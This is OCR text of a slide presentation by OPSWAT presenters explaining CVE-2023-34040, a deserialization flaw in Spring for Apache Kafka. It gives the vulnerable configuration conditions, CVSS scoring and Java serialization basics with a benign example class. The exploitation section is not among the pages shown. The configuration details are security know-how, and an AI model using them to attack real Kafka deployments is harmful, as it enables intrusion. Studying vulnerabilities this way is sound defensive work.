OPSWAT.

CVE-2023-34040

Spring for Apache Kafka

Prepared for: Presentation

Prepared by: Tien Tran & Hoang Bui

Wednesday, April 24, 2024

CONTENT

Overview about CVE-2023-34040

The structure of Apache Kafka

How does the vulnerability work?

Exploitation and Remediation

OPSWAT.

Overview about CVE-2023-34040

Overview about CVE-2023-34040

Introducing Apache Kafka

- Apache Kafka is an open-source distributed event streaming platform used by thousands of companies for high-performance data pipelines, streaming analytics, data integration, and mission-critical applications.
- It offers many capabilities.

high throughput

scalable


permanent storage

high availability

Overview about CVE-2023-34040

Spring for Apache Kafka

The Spring for Apache Kafka project applies core Spring concepts to the development of Kafka-based messaging solutions. They provide a “template” as a high-level abstraction for sending messages.



Overview about CVE-2023-34040

CVE-2023-34040 Description

In **Spring for Apache Kafka 3.0.9** and **earlier** and **versions 2.9.10** and **earlier**, a **possible deserialization attack vector** existed, but **only if unusual configuration was applied**. An attacker would have to construct a malicious serialized object in one of the deserialization exception record headers.

NVD – CVE-2023-34040 (nist.gov)

CVE-2023-34040 Description (cont)

Specifically, an application is vulnerable when all of the following are true:

- The user does **not configure** an **ErrorHandlingDeserializer** for the key and/or value of the record.
- The user explicitly **sets container properties checkDeserExWhenKeyNull** and/or **checkDeserExWhenValueNull** container properties to **true**.
- The user **allows untrusted sources** to **publish** to a **Kafka topic**.

By default, these properties are **false**, and the container **only** attempts to **deserialize** the headers if an **ErrorHandlingDeserializer** is configured. The **ErrorHandlingDeserializer** prevents the vulnerability by removing any such malicious headers before processing the record.

NVD – CVE-2023-34040 (nist.gov)

CVE-2023-34040

Severity

CVE Dictionary Entry:
CVE-2023-34040
NVD Published Date:
08/24/2023
NVD Last Modified:
10/18/2023
Source:
VMWare

NVD – CVE-2023-34040 (nist.gov)

CVE-2023-34040 Detail

Description

In Spring for Apache Kafka 3.0.9 and earlier and versions 2.9.10 and earlier, a possible deserialization attack vector existed, but only if unusual configuration was applied. An attacker would have to construct a malicious serialized object in one of the deserialization exception record headers. Specifically, an application is vulnerable when all of the following are true: * The user does not configure an ErrorHandlingDeserializer for the key and/or value of the record * The user explicitly sets container properties checkDeserExWhenKeyNull and/or checkDeserExWhenValueNull container properties to true. * The user allows untrusted sources to publish to a Kafka topic By default, these properties are false, and the container only attempts to deserialize the headers if an ErrorHandlingDeserializer is configured. The ErrorHandlingDeserializer prevents the vulnerability by removing any such malicious headers before processing the record.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD	**NIST:** NVD	**Base Score:** 7.8 HIGH	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
R	**CNA:** VMware	**Base Score:** 5.3 MEDIUM	**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.

Overview about CVE-2023-34040

Severity

CVSS 3.1 Calculator

CVSS v3.1 Vector

AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | **Local (AV:L)** | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | **Low (PR:L)** | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | **High (C:H)**

Integrity Impact (I)*

None (I:N) | Low (I:L) | **High (I:H)**

Availability Impact (A)*


None (A:N) | Low (A:L) | **High (A:H)**


* - All base metrics are required to generate a base score.


Overview about CVE-2023-34040


Severity

CVSS 3.1 Calculator










CVSS Base Score: 7.8
Impact Subscore: 5.9
Exploitability Subscore: 1.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 7.8


Show Equations

OPSWAT.


The structure of Apache Kafka



Concepts of Kafka service




The structure of Kafka record




OPSWAT.

How does the vulnerability work?

WORKFLOW to RCE



Serialization and Deserialization



How does the vulnerability work?

Serialization

2.3 The writeObject Method

For serializable objects, the `writeObject` method allows a class to control the serialization of its own fields. Here is its signature:


```
private void writeObject(ObjectOutputStream stream)
    throws IOException;
```

Each subclass of a serializable object may define its own `writeObject` method. If a class does not implement the method, the default serialization provided by `defaultWriteObject` will be used. When implemented, the class is only responsible for writing its own fields, not those of its supertypes or subtypes.

How does the vulnerability work?

Serialized DATA Struct

```java
import java.io.*;

public class User implements Serializable {
    private String name;
    public User(String name) {
        this.name = "Guest";
    }

    public String toString() {
        return this.name;
    }
}
```



